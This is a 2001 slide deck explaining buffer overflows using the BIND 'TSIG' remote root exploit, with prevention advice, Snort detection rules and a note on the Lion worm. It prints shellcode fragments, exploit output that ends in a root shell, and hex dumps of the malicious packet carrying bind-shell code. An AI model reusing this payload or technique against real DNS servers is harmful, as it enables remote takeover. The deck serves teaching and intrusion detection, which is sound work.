



Buffer Overflows Explained

The Bind "TSIG" example

Paul Asadoorian

May 4th, 2001




Introduction

- ◆ What a buffer overflow is
 - How they happen
 - How they are exploited
 - Prevention

- ◆ The “TSIG” example
 - Bind background
 - Transaction Signature


Buffer Overflows

- ◆ Variables
- ◆ Program Memory or Stack
- ◆ Return Pointers



Buffer Overflows

- ◆ Data sent overfills variable
- ◆ strcpy() strcat() sprintf() gets()
- ◆ Return Pointer overwritten
- ◆ Code Executes (nops)



Buffer Overflows

- ◆ What type of code is executed:

```
"\x88\x56\x07"          /* movb %dl, 0x07(%esi)  */ // 3 - 48
"\x89\x76\x0c"          /* movl %esi, 0x0c(%esi) */ // 3 - 51
"\x87\xf3"              /* xchgl %esi, %ebx      */ // 2 - 53
"\x8d\x4b\x0c"          /* leal 0x0c(%ebx), %ecx */ // 3 - 56
"\xb0\x0b"              /* movb $0x0b, %al       */ // 2 - 58
"\xcd\x80"              /* int $0x80              */ // 2 - 60
"\x90"
"\xe8\x72\xff\xff\xff"  /* call start             */ // 5 - 5
```

Buffer Overflows


◆ A little translation:

Listen on this port:

```
host.sin_port = htons(36864);
```


With this program:

```
"\xe8\x72\xff\xff\xff"      /* call start or exec()*/  
"/bin/sh";                  /* Program to execute*/
```





Buffer Overflows





DNS Overview


- ◆ DNS, Bind, named, “TSIG”:
 - DNS – Domain Name Server
 - Bind – Berkley Internet Naming Daemon
 - Named – Daemon that runs on the host
 - “TSIG” – Transaction Signature




TSIG & InfoLeak

- ◆ InfoLeak exploits the IQUERY or Inverse Query function of Bind
 - “It is possible to construct a inverse query that allows the stack to be read remotely exposing environment variables. “
- ◆ TSIG attaches security tokens to DNS messages
 - Malformed requests will go through code that contains a buffer overflow vulnerability

The "TSIG" Attack



The “TSIG” Attack



```
[root@jabba /root]# ./tsig
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net

[*] usage : ./tsig host
[root@jabba /root]# ./tsig VICTOM
[*] named 8.2.x (< 8.2.3-REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net

[*] attacking VICTOM (VICTOM)
[d] HEADER is 12 long
[d] infoleak_gry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 4010f704
[*] retrieved stack offset = bffff9d8
[d] evil_query(buff, bffff9d8)
[d] shellcode is 134 long
[d] olb = 216
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux VICTOM 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586 unknown
uid=0(root) gid=0(root)
      groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
ls
db.foo-zone
```



The “TSIG” Packets

Infoleak Query

```
15:33:19.465555 ATTACKER.1024 > VICTOM.domain: 48879 inv_q+ [b2&3=0x980]
(476)
```

Environment Variable

```
15:33:19.469874 VICTOM.domain > ATTACKER.1024: 48879 inv_q FormErr
[0q][|domain]
```

Malformed TSIG Query w/ code

```
15:33:19.472301 ATTACKER.1024 > VICTOM.domain: 57005+ [b2&3=0x180] [7q]
[1au][|domain]
```

TSIG Error

```
15:33:19.476199 VICTOM.domain > ATTACKER.1024: 57005 [7q][|domain]
```

The “TSIG” Packets



- ◆ String in DNS header
- ◆ Shell program
- ◆ Bogus Information

```
02/22-15:33:19.472301 0:40:33:54:52:42 -> 0:40:33:55:A0:55 type:0x800 len:0x228
ATTACKER:1024 -> VICTOM:53 UDP TTL:64 TOS:0x0 ID:6755 IpLen:20 DgmLen:538
Len: 518
```

```
DE AD 01 80 00 07 00 00 00 00 01 3F 00 01 02 .....?..
03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 .....
13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 ..... !"
23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 #$$%&'()*+,-./012
33 34 35 36 37 38 39 3A 3B 3C EB 0A 02 00 00 C0 3456789;<.....
00 00 00 00 00 3F 00 01 EB 44 5E 29 C0 89 46 10 .....?..D^)..F.
40 89 C3 89 46 0C 40 89 46 08 8D 4E 08 B0 66 CD @...F.@.F..N..f.
80 43 C6 46 10 10 66 89 5E 14 88 46 08 29 C0 89 .C.F..f.^..F)..
C2 89 46 18 B0 90 66 89 46 16 8D 4E 14 89 4E 0C ..F...f.F..N..N.
8D 4E 08 EB 07 C0 00 00 00 00 00 3F EB 02 EB 43 .N.....?..C
B0 66 CD 80 89 5E 0C 43 43 B0 66 CD 80 89 56 0C .f...^..CC..f..V.
89 56 10 B0 66 43 CD 80 86 C3 B0 3F 29 C9 CD 80 .V..fC.....?)...
B0 3F 41 CD 80 B0 3F 41 CD 80 88 56 07 89 76 0C .?A...?A...V..v.
87 F3 8D 4B 0C B0 0B CD 80 EB 07 C0 00 00 00 00 ...K.....
```

```
00 3F 90 E8 72 FF FF FF 2F 62 69 6E 2F 73 68 00 .?.r.../bin/sh.
0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D .....
1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D ..!"#$%&'()*+,-
2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B 3C EB ./0123456789;<
07 C0 00 00 00 00 00 3F 00 01 02 03 04 05 06 07 .....?.....
08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 .....
18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 .....!"#$%&'
28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35 36 37 ()*+,-./01234567
38 39 3A 3B 3C EB 07 C0 00 00 00 00 00 3F 00 01 89;<.....?..
02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 .....
D8 FA FF BF D8 F7 FF BF D0 7C 0D 08 04 F7 10 40 .....|....@
22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 "#$%&'()*+,-./01
32 33 34 35 36 37 38 39 3A 3B 3C EB 07 C0 00 00 23456789;<.....
00 00 00 3F 00 01 02 03 04 05 06 07 08 09 0A 0B ...?.....
0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B .....
1C 1D 1E 1F 20 21 22 23 24 25 26 27 28 29 2A 2B ....!"#$%&'()*+
2C 2D 2E 2F 30 31 32 33 34 35 36 37 38 39 3A 3B ,-/0123456789;<
3C EB 07 C0 00 00 00 00 00 00 00 00 FA 00 FF <.....
```



The “TSIG” Packets


Error Due to closed port

```
15:33:19.476302 ATTACKER > VICTOM: icmp: ATTACKER udp port 1024
unreachable [tos 0xc0]
```

Connect to Root Shell

```
15:33:19.494214 ATTACKER.1032 > VICTOM.36864: S 106421026:106421026(0)
win 32120 <mss 1460,sackOK,timestamp 936946[|tcp]> (DF)
15:33:19.495108 VICTOM.36864 > ATTACKER.1032: S 119332722:119332722(0)
ack 106421027 win 32120 <mss 1460,sackOK,timestamp 275287630[|tcp]>
(DF)
15:33:19.495220 ATTACKER.1032 > VICTOM.36864: . ack 1 win 32120
<nop,nop,timestamp 936946 275287630> (DF)
```

The “TSIG” Packets



```
02/22-15:33:19.514153 0:40:33:54:52:42 -> 0:40:33:55:A0:55 type:0x800 len:0x51
ATTACKER:1032 -> VICTOM:36864 TCP TTL:64 TOS:0x0 ID:6760 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0x657DB23 Ack: 0x71CDF73 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 936948 275287630
75 6E 61 6D 65 20 2D 61 3B 20 69 64 3B 0A 00      uname -a; id;..
=====
```

```
02/22-15:33:19.525372 0:40:33:55:A0:55 -> 0:40:33:54:52:42 type:0x800 len:0x84
VICTOM:36864 -> ATTACKER:1032 TCP TTL:64 TOS:0x0 ID:61858 IpLen:20 DgmLen:118 DF
***AP*** Seq: 0x71CDF73 Ack: 0x657DB32 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 275287633 936948
4C 69 6E 75 78 20 79 6F 64 61 20 32 2E 32 2E 31      Linux yoda 2.2.1
34 2D 35 2E 30 20 23 31 20 54 75 65 20 4D 61 72      4-5.0 #1 Tue Mar
20 37 20 32 30 3A 35 33 3A 34 31 20 45 53 54 20      7 20:53:41 EST
32 30 30 30 20 69 35 38 36 20 75 6E 6B 6E 6F 77      2000 i586 unknow
6E 0A                                                n.
=====
```

```
02/22-15:33:19.541777 0:40:33:55:A0:55 -> 0:40:33:54:52:42 type:0x800 len:0x9A
VICTOM:36864 -> ATTACKER:1032 TCP TTL:64 TOS:0x0 ID:61859 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x71CDFB5 Ack: 0x657DB32 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 275287635 936949
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D      uid=0(root) gid=
30 28 72 6F 6F 74 29 20 67 72 6F 75 70 73 3D 30      0(root) groups=0
28 72 6F 6F 74 29 2C 31 28 62 69 6E 29 2C 32 28      (root),1(bin),2(
64 61 65 6D 6F 6E 29 2C 33 28 73 79 73 29 2C 34      daemon),3(sys),4
28 61 64 6D 29 2C 36 28 64 69 73 6B 29 2C 31 30      (adm),6(disk),10
28 77 68 65 65 6C 29 0A                                (wheel).
=====
```

Detecting “TSIG” Packets

◆ Snort Rules:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"IDS277 - NAMED Iquery Probe"; content:
"|0980 0000 0001 0000 0000|"; offset: 2; depth: 16;)
```

```
activate udp any any -> any 53 (msg:"Bind TSIG Overflow Attempt"; content: "|80 00 07 00 00 00 00 00 01
3F 00 01 02|/bin/sh"; tag: host, 300, seconds, src;)
```



Prevention

- ◆ Latest version of code
 - Bind 4.9.8, 8.2.3, 9.1
- ◆ Firewall Blocking all non-essential ports
 - Can't block port 53, that's why we use IDS
- ◆ Good code is secure code
 - Use `strncpy()` NOT `strcpy()`




The Lion Worm

- ◆ Scans class B networks looking for DNS servers vulnerable to “TSIG”
- ◆ The host is compromised, the t0rn root kit, multiple backdoors and trojan binaries are installed
- ◆ Logging is disabled
- ◆ Full write-up
<http://www.sans.org/y2k/lion.htm>



Java & Buffer Overflows

- ◆ Java is a type-safe language (Bounds Checking built-in)
- ◆ The JVM is written in C on platforms, and could potentially be vulnerable



Some Code to try

```
// Java
do {
buf[i] = getNextByteFromNextwork();
while ('\n' != buf[i++]);
}
```

```
/* C */
do {
buf[i] = getNextByteFromNextwork();
while ('\n' != buf[i++]);
}
```

Links



- ◆ My paper

- <http://www.sans.org/newlook/resources/IDFAQ/TSIG.htm>

- ◆ SANS Reading Room:

- <http://www.sans.org/infosecFAQ/index.htm>

- ◆ Snort Intrusion Detection

- <http://www.snort.org>

- ◆ Bind

- <http://www.isc.org>

- ◆ CERT

- <http://www.cert.org>